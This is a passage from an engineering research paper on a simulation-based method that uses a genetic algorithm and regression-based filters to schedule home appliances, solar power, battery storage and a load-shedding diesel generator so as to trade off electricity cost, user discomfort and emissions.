Additionally, the issue regarding serious environmental concerns over the use of fossil fuels has been raised at international forums consistently in the past few decades. Recently, worldwide consensus has been reached to reduce the GHG emissions by selling them as commodities [11]. Such trading sets quantitative limitations on the emissions made by polluters that may include utilities, independent MGD operators and the prosumers having local fossil fuel based generations. The present scenario based on polluter pays principle has incentivized utilities to reduce not only the generation cost; however, the supply-side emissions as well while making use of the RESs installed for DRSREOD-based HEMSs [13],[18], [19]. Further, MGD operators having RESs, ESSs and DGs also include $TEMiss$ as an objective in the optimal dispatch scheme for their systems [14], [15], [20]. Furthermore, in energy-deficient power networks, DRSREODLDG-based HEMSs having LSD-compensating DGs are used to ensure an uninterrupted supply of power during LSD hours [10]. The operation of LDG in such HEMSs; however, does accompany the release of emissions, that needs to be minimized.

The related work includes the recent research on models and methods to achieve important objectives for DR and DRSREOD-based HEMSs including reductions in $TEMiss$ (supply-side), $CEnet$, and $TBD$; for MGDs including reductions in $TEMiss$ and $CEnet$ ; and for DRSREODLDG-based HEMS including reductions in $TEMiss$ (local), $CEnet$ and $TBD$. In [13], authors present a scheme for optimal scheduling of SHAs integrated with the optimal dispatch of RES, SB, and the power grid. The objectives include reductions in $CEnet$, temperature based discomfort, peak load, and the supply-side emissions. In [14], a solution for DRSREOD-based HEMS operations for a stand-alone home including WTB, DG, and SB is computed using PSO. The local fossil fueled DG is operated at rated power for an improved efficiency and reduced emissions. A separate objective function for emissions; however, is not included. An optimal dispatch for an MGD is computed in [15] using GA. The model does not include load shifting while computing the dispatch for power sources. A method to compute an optimal dispatch of RESs and DGs for a MGD is presented in [20].

In developing countries with energy-deficient power supply networks, utilities are subjecting consumers to LSD in order to maintain the balance between demand and generation of energy [9], [10]. An algorithm for optimal sizing of an LDG for DRSREOD-based HEMS was presented in our recent research [10]; however, such a DG does introduce emissions when operated during LSD hours. Based on the recent scenario for quantitative restrictions on carbon emissions, research on the optimized operation of DRSREODLDG-based HEMS focusing reduction in $TEMiss$ looks pertinent. A simulation-based posteriori method for an eco-efficient operation of DRSREODLDG-based HEMS takes into account the tradeoffs between $CEnet$, $TBD$, and minimal $TEMmiss$ is proposed.

## III. System model

The major components of such HEMSs include home appliances, renewable energy sources, an energy storage system, an LSD-compensating DG, a HEMS controller, a local communication network, and a smart meter for communication between the consumer and the utility. The proposed optimal operation for such HEMS are based on DR synergized with the optimal dispatch scheme for RESs, ESSs and an LDG. The operating scheme takes into account the MS of SHAs, the shared parallel operation of the PV unit, the SB and the power grid, and the energy sold to the grid based on the parametric values of power vector from PV($P_{pv}$), vectors of the state of charge ($SoC$), the maximum charge/discharge rates, and the tariff scheme. The PV unit is the preferred source that supply the scheduled loads. Any excess PV energy in a time slot is stored in the SB that is used to supply the load during peak hours or is sold to the grid for a monetary benefit. However, during LSD hours, the excess energy from the PV unit, if available after supplying the load and charging the SB, is dissipated in a dummy load. The LDG supplies the scheduled load during load shedding hours in parallel with the PV unit and the SB to avoid power interruptions. The operation of the LDG in such systems ensures an uninterrupted supply of power; however, such operation of the LDG accompanies the release of GHGs emissions as well. The problem for DRSREODLDG-based HEMS operation has been formulated as multi-objective-optimization (MOO) to minimize $CEnet$, $TBD$, and $TEMiss$.

A three-step simulation based posteriori method is proposed to provide tradeoff solutions for an eco-efficient operation of DRSREODLDG-based HEMS. The method evluates the harness eco-efficient schemes for HEMS operation in terms of $Tst$ and the related tradeoffs for $CEnet$, $TBD$, and minimal $TEMiss$. At step-1, primary tradeoffs solutions for $CEnet$, $TBD$, and $TEMiss$ are generated using MOGA/ PO based heuristic proposed in this work. At steps-2, the primary tradeoff solutions are passed through an AVCF to filter out the tradeoffs with extremely high and above average values of $TEMiss$. The filtrate is then passed through an ASCF to screen out the tradeoffs with even the marginally higher values of $TEMiss$ at step-3. The simulations to validate the method for harnessing the desired tradeoffs for eco-efficient operation of DRSREODLDG-based HEMS are presented in section V. Major components of the proposed model for DRSREODLDG-based HEMS are presented below.

### *A. Parameters for scheduling*

A scheduling resolution of 10 minutes/ slot has been adopted. To formulate the HEMS operations, a time horizon of 24 hours is sub-divided into 144 slots. While scheduling, each SHA is to be operated once within the proposed horizon for a specified number of slots. The proposed model for HEMS operation is based on a dynamic electricity tariff, an IBR scheme, a PV system, an SB, LDG and SHAs. The specifications of these parameters are taken from [10].

### *B. Step-1 to generate operating schemes and the primary tradeoffs for DRSREODLDG-based HEMS*

This step computes a set of primary tradeoff solutions for optimized HEMS operation based on MS of SHAs synergized with the optimal dispatch of the PV system, the SB, the grid, and an LDG. The LDG supplies the load only during LSD hours in coordination with the PV unit and the SB. Tradeoffs for $CEnet$, $TBD$, and $TEMiss$ are based on the underlying scheme for HEMS operation. At the start, vector $Tst$ for SHAs is generated that is followed by the production of $Pschd$ vector. The PV system is regarded as the preferred source to directly supply scheduled load ($Pschd$). The dispatch planning is mainly based on the excess PV energy in each slot denoted by $Pres$ which is the arithmetic difference between $Ppv$ and $Pschd$. Two main cases arise with regard to the relative values of these two quantities and in each case, state of charge ($SoC$), the maximum charge/discharge rates, the grid status and the power from the LDG play major roles in the dispatch. In the first case, where excess PV energy is available, the energy is stored in the SB if $SoC$ is less than its maximum value; otherwise, it is sold to the grid. However, during LSD hours, the excess energy that would be sold to the grid is instead supplied to a dummy load. Hence, any excess energy left after charging the SB is sold to the grid. However, during LSD hours, the excess energy that would have been sold to the grid is instead supplied to a dummy load. In the second case, in which $Ppv$ is less than or equal to $Pschd$, the PV energy is insufficient to completely supply the load. The residual energy in this case will be supplied from the grid if $SoC$ is less than or equal to its minimum limit or from the SB otherwise. Moreover, the SB will still also not be discharged if cheap energy is available from the grid. However, during LSD hours, the LDG will supply the load in place of the grid. SB shall supply the load only during peak hours when the cost of energy is greater than a maximum price limit. If the minimum computed value is equal to the maximum discharge rate or to the residual capacity of the SB before discharging to the minimum $SoC$, then one of these constraints is restricting the ability to supply the full load from the SB, and the remaining load must be supplied from the grid. However, during LSD hour, the LDG will supply the remaining load in place of the grid. For each slot in the scheduling horizon, one of the above two cases will hold, the vectors $Ppv$, $Pgd$, $Pds$, and $Pgn$ will be computed for dispatch accordingly. Similarly, the loads for each slot are computed for $Pschd, Pch, Pdl$, and $Psold$. $TEMiss$ is computed (applying $EFT$) for the net generation from LDG. $CEnet$ is computed by arithmetically adding $CE$

(applying $PE/IBR$), cost of generation from LDG (applying $PEg$) and cost of energy sold to the grid (applying $PEf$). The values for the mentioned objective functions are computed for each MOGA iteration.

### C. Step-2 and Step-3 for filtration mechanism to harness eco-efficient tradeoffs for DRSREODLDG-based HEMS

The filtration process is computed in two steps as stated below:

Step-2: An AVCF based on the average value of $TEMiss$ is developed taking into account all of the primary tradeoffs. The residuals for $TEMiss$ ($TEMiss\_Resid\_avg$) for each solution are then computed. A tradeoff solution with the value of $TEMiss\_Resid\_avg$ less than 0 indicates an above average value for $TEMiss$ and all such tradeoffs are filtered out. The tradeoff solutions with average (or less than average) $TEMiss$ values are collected and forwarded to step-3 for further processing.

Step-3: An ASCF based on the average surface fit (using polynomial-based regression) is developed making use of the tradeoff solutions forwarded from step-2. The residuals for $TEMiss$ ($TEMiss\_Resid\_avgs$) for each solution are then computed by taking the difference between the $TEMiss$ and the average surface fit of $TEMiss$ computed in terms of $CEnet$ and $TBD$. A tradeoff solution with the value of $TEMiss\_Resid\_avgs$ less than 0 indicates the $TEMiss$ value greater than the respective value on the average surface fit, and all such tradeoffs are filtered out. The remaining tradeoff solutions with the $TEMiss$ values equal to (or less than) the respective values on the average surface fit are selected and declared final eco-efficient tradeoffs for DRSREODLDG-based HEMS operation.

## IV. Simulations for DRSREODLDG-based HEMS operation and the filtration mechanism to harness eco-efficient tradeoffs solutions

Simulations were conducted using MATLAB 2015. The simulations reported in subsection A are based on step-1. They demonstrate the validity of MOGA/ PO based heuristic for DRSREODLDG-based HEMS to compute operational schemes for SHAs in terms of vector $Tst$ and the primary tradeoffs for $CEnet$, $TBD$ and $TEMiss$. The results of simulations enable analyzing the trends exhibited by the tradeoff parameters taking into consideration vital factors affecting these parameters. The critical analysis of the primary tradeoffs enabled designing a filtration mechanism to extract desired set of eco-efficient tradeoff solutions with minimal $TEMiss$. The simulations reported in subsection B are based on step-2. They demonstrated the validity of the filtration mechanism to harness eco-efficient tradeoffs. Regression based polynomial formulations and the procedure to finalize the model fits for the proposed mechanism are also elaborated in subsection B. Simulations have been conducted for the following:

-DRSREODLDG-based HEMS operation to compute primary tradeoffs for HEMS ( based on algorithm 1/ step-1).

-Application of filtration mechanism to harness eco-efficient tradeoffs for HEMS (based on algorithm 2/ step-2 and step-3).

### A. Simulations for DRSREODLDG-based HEMS operation to compute primary tradeoffs using step-1

Simulations were performed to validate the DRSREODLDG-based HEMS operation using step-1. Operating schemes for SHAs in terms of $Tst$ and the primary tradeoffs were computed. The trends exhibited by the tradeoff parameters were analyzed. Critical analysis for validating the relation between the tradeoff parameter: $TEMiss$ and the tradeoffs for $CEnet$, $TBD$, enabled designing a filtration mechanism required to harness the desired eco-efficient tradeoff solutions with minimal $TEMiss$ from a large set of primary tradeoffs.

For the simulations, a 2-stage ToU tariff scheme with an IBR value of 1.4 was considered. This consists of a rate of 15 Cents/kWh during the peak hours from 19:00 to 23:00 (slot numbers 115-138) hours and a rate of 9 Cents/kWh during the rest of the day are taken from [10]. For the application of the $IBR$ factor, a threshold power demand of 2.4 kW was considered. A feed-in tariff, $PEf$, valued at 0.7 times of $PE$ was considered for the PV energy sold to the grid. The detailed specifications and the control parameters for the NSHAs, SHAs, PV system, SB, inverter and the LDG to implement the simulations for DRSREODLDG-based HEMS operation are taken from [10].




Fig. 1. Primary tradeoff solutions with un-even surface for $TEMiss$ generated through step-1.

The primary tradeoffs are graphically shown in Fig. 1. The trends exhibited by the tradeoff parameters and the relationship between them has been analyzed to approach a filtration mechanism that enables harnessing tradeoffs with diversified options for $CEnet$, $TBD$, and minimal value of $TEMiss$.

The tradeoff parameter $CEnet$ is based on the dispatch from various sources to supply the scheduled load and the energy sold to the utility. The rates for energies including $PE, PEf$ and $PEg$ in different slots play vital role in the computation of $CEnet$. The loss of the harnessed PV energy due to the unavailability of the grid, given by $Pdl$, is another important factor affecting the value of $CEnet$. The parameter $TEMiss$ primarily depends on the energy supplied by the LDG, $Pgn$, during LSD hours. The $EFT$ for the LDG is also important while evaluating $TEMiss$. The $TBD$ is based on the time shift of SHAs from their preferred times of operation. The relationships between the tradeoff parameters for the primary tradeoff solutions are graphically presented in Fig. 2.




Fig. 2. Relations among primary tradeoffs for CEnet, TBD and TEMiss using step-1

The trends exhibited by the tradeoff parameters comprising $CEnet$, $TBD$ and $TEMiss$ are analyzed in subsection 1 to 3 below. The primary tradeoffs with extreme values of the parameters have especially been investigated.

*1) Trends for $CEnet$:* The objective to minimize the $CEnet$ is mainly based on the following factors: 1) Maximized usage of the PV energy to supply the load directly: This avoids the loss of energy in the SB due to storage/re-use of the PV energy while supplying the load (a net loss of 20% has been assumed for the SB). The energy thus saved enables to reduce the demand from the grid and the LDG which ultimately results in a reduced value of $CEnet$. 2) Maximized usage of the stored PV energy to supply the load during the peak hours: This reduces the energy to be supplied from the grid during the peak hours as well as from the LDG during the peak LSD hours that results in a reduced value of $CEnet$. 3) Selling of the extra PV energy to the utility: A direct usage of the energy from the PV unit is better than selling it to the utility as $PEf$ is generally lesser than the $PE$ ($PEf$ is assumed as 70% of the $PE$). However, it is beneficial to sell the PV energy to the utility, if surplus of it is available after supplying $Pschd$ and the charging load. The above-mentioned factors enable in reducing the $CEnet$ parameter through an optimal use of the PV energy based on the $PE$, $PEf$, $PEg$ and the SB efficiency. Other factors to reduce $CEnet$ parameter include the followings: 1) Load shifting towards the off-peak hours: The load left after being supplied from the PV and the SB unit should have been shifted towards off-peak hours. This shifting minimizes the $CEnet$ based on the tariff $PE$. 2) Load to be supplied by the LDG during LSD hours: The algorithm enables supply of the energy from the LDG during LSD hours. If more load is shifted towards LSD hours, LDG is required to supply that load in coordination with the PV/SB at a higher cost of energy ($PEg$) that results in an increased value of $CEnet$. 3) Loss of the harnessed PV energy: During the LSD hours, the excess energy from the PV unit, if available, after supplying the scheduled load and charging the SB is ought to be dissipated in a dummy load. The mentioned energy, designated as $Pdl$, represents a loss of the PV energy that could not be sold due to the unavailability of the grid. The $Pdl$ has been identified as a factor of vital importance for reducing $CEnet$. Fig. 3 reveals a direct relationship between the $CEnet$ and the $Pdl$. The $Pdl$ needs to be minimized to achieve an optimal value of $CEnet$. A larger $Pdl$ indicates a loss of the PV energy due to lesser shifting of the load (including charging of the SB) towards the LSD hours having the harnessed PV that results in a larger $CEnet$.




Fig. 3. Relation between $CEnet$ and $Pdl$ for DRSREODLDG-based HEMS

To investigate the variations in $CEnet$ parameter based on the above mentioned 6 number of factors, solution-1 and solution-100 with the maximum and the minimum values of $CEnet$ are analyzed as case studies. The analysis is based on the related HEMS operation including the power profiles for the loads and the dispatch scheme for the power sources and the SB.

Solution-1 shows a $CEnet$ value of 52.87 Cents, the largest of all solutions. This largest value of $CEnet$ may be analyzed based on the above-mentioned factors by focusing on the power profiles for this solution shown in Fig. 4.

First, a very small portion of the load ($Pschd$) has been supplied directly from the PV energy that is available from time slot no. 37. Some of the available PV energy has been used to charge the SB while most of the PV energy is sold to the utility at cheap rates ($PEf$ equals 70% of $PE$). A part of the load, instead of being supplied directly from the PV unit, is shifted towards the off-peak slots and supplied from the grid at the off-peak time rate. This load thus has been supplied at a net 30% increased cost of the energy as compared to the cost of energy sold to the grid. Second, a load larger than the capacity of the SB is shifted towards the peak-time slots. An average load of 0.21 kWh is thus




Fig. 4. Power and emission profiles for DRSREODLDG-based HEMS operation for solution-1

supplied from the grid during peak time slot nos. 132-134. The $CEnet$ could be reduced if the load exceeding the capacity of the SB was shifted towards off-peak time. Third, a net load of 0.348 kWh has been supplied from the LDG during LSD based slot nos. 139-144 at a rate of $PEg$ (viz higher than $PE$). This load is based on NSHAs only and it can not be shifted. However, the LDG also supplies a load of 0.068 kWh during slot no. 102 that may be shifted towards the grid/ PV to reduce the $CEnet$. Fourth, the least of the load has been shifted within the PV harnessed LSD hours starting from slot nos. 61 and 97. Under this scenario, 1.87 kWh of the PV energy has been lost/ dumped during slot nos. 63-66 and slot nos. 97-101. More load could be shifted towards the mentioned slots to minimize the loss of the harnessed energy from the PV and thus to reduce the $CEnet$. In brief, a load shifting resulted in a non-optimal use of the PV energy, a very large value of the $Pdl$ and other aforementioned factors resulted in the largest value of $CEnet$ for this solution. Solution-100, on the other hand exhibits the lowest $CEnet$ value of 26.22 Cents that is again based on the aforementioned factors. The lowest value of $CEnet$ may again be analyzed by focusing on the corresponding power profiles for the solution as shown in Fig. 5.




Fig. 5. Power and emission profiles for DRSREODLDG-based HEMS operation for solution-100

First, a larger portion of the load ($Pschd$), as compared to solution-1, has been supplied directly from the PV that is available from time slot no. 37. The harnessed PV energy has been used to charge the SB as well as to supply the maximum of the load, while a smaller value of the PV energy is sold to the utility at cheap rates. Second, the remaining load viz smaller as compared to solution-1 has been shifted towards the peak time slots so that the SB is able to supply most of the said load. Accordingly, an average load of 0.189 kWh is left to be supplied by the grid during the peak time slot nos. 135-137 that is smaller as compared to the same load in solution-1. Third, the LDG supplies a total energy of 0.054 kWh during slot nos. 100-101, that is smaller as compared to the same parameter in solution-1. Fourth, most of the load has been shifted towards the PV harnessed LSD hours and hence $Pdl$ exhibits a minimal value 0.11 kWh. In brief, a load shifting enabling an optimal use of the PV energy, minimized value of $Pdl$ and other aforementioned factors resulted in the lowest $CEnet$ for this solution. Similarly, the solutions with intermediate value of $CEnet$ may also be validated by focusing the same above mentioned factors affecting $CEnet$.

*2) Trends for $TBD$:* The value of $TBD$ is based on the total time shifts of the SHAs from the preferred times ($STslot$ or $ENslot$ based on type of scheduling) provided by the consumers. It depends on the decision vector $Tst$ through step-1. The simulations reveal an exponential relation between the $CEnet$ and $TBD$ as shown in Fig. 6. The $TBD$ increases exponentially while reducing the $CEnet$. The relationship between the $CEnet$ and $TBD$ is very important in the context of the consumer's welfare. The optimal solutions provide diverse choices to the consumer for tradeoffs between $CEnet$ and $TBD$. However, it has been observed that $CEnet$ cannot be reduced beyond a specific value after the $TBD$ reaches a knee-point value. A knee-point value of 0.48 for $TBD$ may be realized from Fig. 6.




Fig. 6. Relation between $CEnet$ and $TBD$ for a DRSREODLDG-based HEMS

On the other hand, the relation between the $TBD$ and $TEMiss$ for DRSREODLDG-based HEMS is highly un-even as shown in Fig. 7. Such relations are not possible to be defined using standard techniques.




Fig. 7. Relation between $TBD$ and $TEMiss$ for a DRSREODLDG-based HEMS

*3) Trends for $TEMiss$:* The variation in $TEMiss$ is analyzed based on the primary tradeoffs presented in the Fig. 2. Fig. 2 exhibits an extremely uneven variations in $TEMiss$ as related to $CEnet$ (and $TBD$), especially around the center of the data. The solution-23 with the largest and solution-27 with the smallest values of $TEMiss$ are analyzed as case studies.




Fig. 8. Power and emission profiles for DRSREODLDG-based HEMS operation for solution-23

Solution-23 exhibits a $TEMiss$ value of 1.55 Lbs., the largest of all solutions. The value of $TEMiss$ parameter depends on profile for $Pgn$ parameter. The profile for this solution is analyzed by focusing on the power/ emission profiles as shown in Fig. 8. The value of $TEMiss$ mainly depends on the operation of the LDG during four number of LSD hours discussed as follows. The loads shifted in the first LSD hour (starting at slot no. 61) and in the third LSD hours (the peak time hour starting at slot no. 121) are completely supplied by the PV and the SB respectively. So, in actual, the LDG has to operate only during the second LSD hour (starting at slot no. 97) and during the fourth LSD hour (starting at slot no. 139) to supply the shifted load as neither the grid nor the SB is available to supply within these hours. During the fourth LSD hour, a fixed load made up of NSHAs is supplied by the LDG completely. As no other source is available to supply during this hour, the fixed load has been supplied by the LDG in all scenarios. Focusing the second LSD hour, PV is available to supply the shifted load; however, the demand exceeding the energy harnessed from the PV (named excess demand) is only supplied through the LDG. This excess demand to be supplied by the LDG during the second LSD hour combined with the fixed demand in the fourth LSD hour, in fact, determines the net value of $TEMiss$. A maximum shifting of the excess demand out of the second LSD hour results in the minimization of the $TEMiss$. For solution-23, a maximum excess demand supplied through the LDG during the second LSD hour resulted in a maximum $TEMiss$ value of 1.55Lb. for this solution. The $CEnet$ parameter in this scenario assumes a near average value of 43.96 Cents that is based on the combined effect of the related parameters' values including: a PV energy loss of 1.09 kW; a supply of an average load of 0.2 kWh through the grid during peak time slot nos. 132-134; and a maximum supply of 0.98 kWh of energy from the LDG at a higher cost of value $(PE_g)$.

Solution-27 exhibits a $TEMiss$ value of 0.56 Lbs, the lowest in all solutions and the power profiles shown in Fig. 9. The minimum value of $TEMiss$ in this scenario is because of zero loading of LDG during the second LSD hour. On the other hand, the $CEnet$ parameter shows a near average value of 43.57 Cents that is nearly similar to the $CEnet$ value in solution-23. The value is again based on the combined effect of the related parameters' values including: a PV energy loss of 1.75 kW; supply of an average load of 0.23 kW by the grid during the peak time slot nos. 132-134; and a minimum supply of 0.35 kWh of energy from the LDG at a higher cost, $PEg$.




Fig. 9. Power and emission profiles for DRSREODLDG-based HEMS operation for solution-27

### *B. Simulations for filtration mechanism to harness eco-efficient tradeoffs using ASCF in step-2 and step-3*

The simulation for filtration mechanism is based on step-2. The mechanism completes its task in two steps as follows:

- Application of an AVCF to the primary tradeoffs to filter out the the tradeoffs with extremely high and above average values of $TEMiss$ (step-2)

- Application of an ASCF to the filtrate of step-2 to filter out the tradeoffs with marginally higher values of $TEMiss$ (step-3)

*1) Simulation for filtration using AVCF (step-2):* This step includes the formulation and application of a constraint filter based on the average value of $TEMiss$ for the primary tradeoff solutions. Following are the software and hardware tools used to demonstrate the solution space, to formulate and apply the filter to validate the AVCF based filtration:

Machine: Core i7-4790 CPU @3.6 GHz with 16 GB of RAM
Platform: MATLAB 2015a
Regression model = Linear interpolation
Interpolation surface model = linearinterp
Method = Linear least square
Normalize = off
Robust = off
AVCF formulation and application:
$TEMiss\_Resid\_avg = average(TEMiss) - TEMiss$
Exclude = $TEMiss\_Resid\_avg < 0$

Where $TEMiss\_Resid\_avg$ is the decision element for the filter. The exclude option provided with the surface fitting function can be used to screen out the tradeoffs based on the formulation of the decision element. As per the formulation for $TEMiss\_Resid\_avg$, a tradeoff solution with a negative value of the decision element $TEMiss\_Resid\_avg$ indicates the above average value for $TEMiss$. The application of AVCF thus screens out the tradeoffs with extremely high as well as above the average values of $TEMiss$. The function of the AVCF to screen out the un-desired tradeoffs with larger values of $TEMiss$ are graphically shown in Fig. 10.




Fig. 10. Application of AVCF to screen out the tradeoffs with larger $TEMiss$ values

*2) Simulation for filtration using ASCF (step-3):* This step includes the formulation and application of a constraint filter based on the average surface fit for $TEMiss$. The average surface fit for $TEMiss$ in terms of $CEnet$ and $TBD$ is generated using polynomial based regression for the tradeoffs achieved after the application of AVCF. The software and hardware tools used to develop the surface fit and to formulate and apply the filter to validate the AVCF based filtration are similar to previous step-1 except some, which are described as under:
Regression model = Polynomial
Polynomial surface model = Poly41
Method = Linear least square
$average\_surface\_fit$ = sfit( $CEnet$ , $TBD$)
$TEMiss\_Resid\_avgs = average\_surface\_fit - TEMiss$

Where $average\_surface\_fit$ is the value of emission obtained through the average surface fit based polynomial for the respective $CEnet$ and $TBD$ tradeoff. And $TEMiss\_Resid\_avgs$ is the decision element for the filter. The exclude option provided with the surface fit function has been used to screen out the tradeoffs based on the formulation of the decision element. As per the formulation for $TEMiss\_Resid\_avgs$ in this research, a tradeoff solution with a negative value of the decision element $TEMiss\_Resid\_avg$ indicates the average surface fit for $TEMiss$. The application of ASCF thus screened out the tradeoffs with higher values of $TEMiss$ lying above the average surface fit for $TEMiss$.

Various polynomial model fit options were coupled with the ASCF. The best model fit for the polynomials was achieved after comparison of the actual tradeoffs for DRSREODLDG-based HEMS problem exhibited by various polynomial models ranging from Poly11 to Poly55. The tradeoff solutions harnessed through each polynomial based ASCF were analyzed for the average value of $TEMiss$ and the number of diverse tradeoffs harnessed for $CEnet$ and $TBD$. Poly11 based ASCF achieved the minimum average $TEMiss$ value of 0.58 Lbs.; however, the filter harnessed the least number of tradeoff solutions that did not include the desired solutions like ones with $CEnet$ value below 30 Cents. Poly12 based ASCF, on the other hand, included the tradeoffs with minimal $CEnet$ value less than 30 Cents; however, on the other hand, it lacked the diversification due to lesser number of tradeoff solutions. The options with the average $TEMiss$ value equal or less than 0.59 were focused and poly41 was selected based on the lesser average values for $TEMiss$ and $TBD$ (0.59 Lbs. and 0.3 Cents) and more number of diverse solutions for tradeoffs between $CEnet/TBD$ (33 Nos.). In this way, the model fit is based on an optimal set of the performance tradeoffs for DRSREODLDG-based HEMS problem [26]. The eco-efficient solutions harnessed after the application of Poly41 surface filter are graphically shown in Fig. 11.

## V. Conclusions and Future Work

A simulation-based posteriori method for eco-efficient operations of a DRSREODLDG-based HEMS is proposed. The method computes an optimal set of diversified tradeoffs for $CEnet$ and $TBD$ against minimal $TEMiss$. Based on




Fig. 11. Eco-efficient solutions selected using average surface filtration based on Step-3

